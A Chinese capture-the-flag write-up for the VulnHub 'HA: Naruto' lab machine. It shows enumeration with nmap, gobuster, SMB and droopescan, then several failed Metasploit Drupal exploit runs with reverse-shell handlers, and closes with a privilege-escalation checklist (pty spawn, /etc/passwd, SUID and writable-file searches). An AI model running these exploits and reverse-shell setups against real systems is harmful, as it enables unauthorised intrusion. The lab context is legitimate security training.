> *靶机地址：* *https://www.vulnhub.com/entry/ha-naruto,381/*

预订The Konohagakure的门票，并在Jiraiya大师，Hokage Uzumaki和Tsunade的带领下进行火车。使用您的黑客技巧来阻止Orrochimaru和Rescue Sasuke。将这个靴子砍成根，并获得"头号活动过度，拳头忍者"头衔

枚举是关键！！！！

信息收集

```
nmap -sn 192.168.1.0/24
```

```
root@kali:~/tools/w13scan# nmap -sn 192.168.1.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2020-02-12 12:58 CST
Nmap scan report for 192.168.1.1
Host is up (0.00012s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.1.2
Host is up (0.00017s latency).
MAC Address: 00:50:56:F3:0E:02 (VMware)
Nmap scan report for 192.168.1.136
Host is up (0.00077s latency).
MAC Address: 00:0C:29:B1:3C:52 (VMware)
Nmap scan report for 192.168.1.254
Host is up (0.00021s latency).
MAC Address: 00:50:56:FC:17:83 (VMware)
Nmap scan report for 192.168.1.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 3.80 seconds
```

端口扫描


```
nmap -sS -sV -T5 -A -p- 192.168.1.136
```

```
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:8d:8b:ee:53:c1:b1:86:9a:a8:fd:2a:af:82:bd:24 (RSA)
|   256 e6:86:b7:62:d8:de:17:8e:df:df:ec:43:42:74:e5:21 (ECDSA)
|_  256 0f:ef:c7:41:10:b3:07:0f:f5:aa:8b:85:64:37:5d:c3 (ED25519)
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HA: Naruto
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
MAC Address: 00:0C:29:B1:3C:52 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: UBUNTU; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

目录枚举

```
gobuster dir -u http://192.168.1.136 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```

```
/css (Status: 301)
/images (Status: 301)
/javascript (Status: 301)
/index.html (Status: 200)
/server-status (Status: 403)
[ERROR] 2020/02/12 13:01:26 [!] parse http://192.168.1.136/error_log: net/url:
/index.html (Status: 200)
/gara (Status: 301)
```



需要账号密码才能登陆

存在smb服务，smbclient连接一下

```
root@kali:~# smbclient  //192.168.1.136/NARUTO
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> LS
  .                                   D        0  Fri Oct 11 14:50:12 2019
  ..                                  D        0  Fri Oct 11 15:39:22 2019
  uzumaki.txt                         N     1736  Fri Oct 11 14:50:12 2019

                20509264 blocks of size 1024. 15817784 blocks available
smb: \> GET ^[[2~
NT_STATUS_OBJECT_NAME_INVALID opening remote file \
smb: \> GET uzumaki.txt
getting file \uzumaki.txt of size 1736 as uzumaki.txt (242.2 KiloBytes/sec) (average 242.2 KiloBytes/sec)
smb: \> bye
bye: command not found
smb: \> ls
  .                                   D        0  Fri Oct 11 14:50:12 2019
  ..                                  D        0  Fri Oct 11 15:39:22 2019
  uzumaki.txt                         N     1736  Fri Oct 11 14:50:12 2019
```

```
root@kali:~# cat uzumaki.txt
Naruto and Sakura successfully pass the Bell test, prompting Tsunade to place the duo in the newly formed Team Kakashi,
led by Kakashi. Heading back to the village, Naruto and Sakura decide to go to Ramen Ichiraku to eat, asking Kakashi to
treat them. Jiraiya appears and tells Kakashi that the Akatsuki are on the move, reminding Kakashi that Naruto is under
his care once more before leaving. Kakashi tells Naruto and Sakura that he needs to go as well, leaving the pair alone.
As there's only two of them now, Naruto asks whether their dinner would count as a date, to which Sakura states it would
 if Naruto pays for ramen; Naruto however, does not have enough to cover both of their meals.

Meanwhile, "Gara" manages to use his sand to ensnare Deidara's left arm and crushes it with Sand Binding Coffin, much to
 the Suna shinobi's delight. Realising "Gara"'s ultimate defense is the sand from his gourd, which is infused with chakr
a, Deidara changes his strategy, attempting to destroy Sunagakure instead. Baki fears that the fight will draw Shukaku o
ut of "Gara", thus endangering the lives of everyone in Suna. KankurÅ tells Baki not to worry, as he knows "Gara" will n
ever harm anyone in the village. He reminisces about the time when "Gara" shared his dream to be Kazekage, in order to f
orm a bond with everyone in the village and be someone loved and respected, crediting his newfound perspective on life t
o Naruto. Seeing the progress of the battle, Sunagakure makes the necessary precautions to evacuate the villagers and su
pport their Kazekage. Deidara, realising that they are going to join the fight as well, proceeds to use the last of his
Explosive Clay to create an explosive C3 bomb, which he drops on the village.
```

没啥东西，似乎是提示gara的。。。

```
root@kali:~/tools/不常用/droopescan# ./droopescan scan drupal -u http://192.168.1.136/gara -e a
[+] No themes found.

[+] Possible interesting urls found:
    Default admin - http://192.168.1.136/gara/user/login

[+] Possible version(s):
    8.6.0
    8.6.0-rc1
    8.6.1
    8.6.2
    8.6.3

[+] No plugins found.

[+] Scan finished (0:01:55.113536 elapsed)
```

getshell

搜索drupal的漏洞

```
msf5 exploit(unix/webapp/drupal_restws_unserialize) > set RHOSTS 192.168.1.136
RHOSTS => 192.168.1.136
msf5 exploit(unix/webapp/drupal_restws_unserialize) > set TARGETURI /gara
TARGETURI => /gara
msf5 exploit(unix/webapp/drupal_restws_unserialize) > set LHOST 192.168.1.128
LHOST => 192.168.1.128
msf5 exploit(unix/webapp/drupal_restws_unserialize) > run

[*] Started reverse TCP handler on 192.168.1.128:4444
[*] Sending POST to /gara/node with link http://192.168.1.136/gara/rest/type/shortcut/default
[-] VHOST may need to be set
[*] Sending POST to /gara/node with link http://192.168.1.136/gara/rest/type/shortcut/default
[-] VHOST may need to be set
[*] Exploit completed, but no session was created.
```

wp是利用上面的模块getshell的

```
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set TARGETURI /gara
TARGETURI => /gara
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 192.168.1.136
RHOSTS => 192.168.1.136
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 192.168.1.128:4444
[*] Exploit completed, but no session was created.
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set vhost 192.168.1.128
vhost => 192.168.1.128
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 192.168.1.128:4444
[*] Exploit completed, but no session was created.
msf5 exploit(unix/webapp/drupal_drupalgeddon2) >
```

再用exploitdb里面的rb文件试试

```
msf5 exploit(RESTful_Web_Services_unserialize) > set RHOSTS 192.168.1.136
RHOSTS => 192.168.1.136
msf5 exploit(RESTful_Web_Services_unserialize) > set TARGETURI /gara
TARGETURI => /gara
msf5 exploit(RESTful_Web_Services_unserialize) > set LHOST 192.168.1.128
LHOST => 192.168.1.128
msf5 exploit(RESTful_Web_Services_unserialize) > exploit

[*] Started reverse TCP handler on 192.168.1.128:4444
[*] Sending POST to /gara/node with link http://192.168.1.136/gara/rest/type/shortcut/default
[-] VHOST may need to be set
[*] Sending POST to /gara/node with link http://192.168.1.136/gara/rest/type/shortcut/default
[-] VHOST may need to be set
[*] Exploit completed, but no session was created.
```

僵住了==!

提权

获取shell之后要做的第一件事是使用Python获取一个tty，不然有些命令是无法执行的。

```
python -c 'import pty; pty.spawn("/bin/bash")'
# 有些没有安装Python2，所以需要换成python3 -c 'import pty;
pty.spawn("/bin/bash")'
```

```
#查看是否存在其他用户
cat /etc/passwd
```

```
#内核提权
uname -a
```

```
#登录mysql
mysql -u root -p
```

```
查找sudo权限命令
sudo -l
#SUID权限可执行文件，没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件，发现一堆，但是极大多数都是没用的，所以我先把结果输出到文本
文
件，然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
#查看计划任务
cat /etc/crontab
#查看邮件
cd /var/mail/
ls
```

参考链接：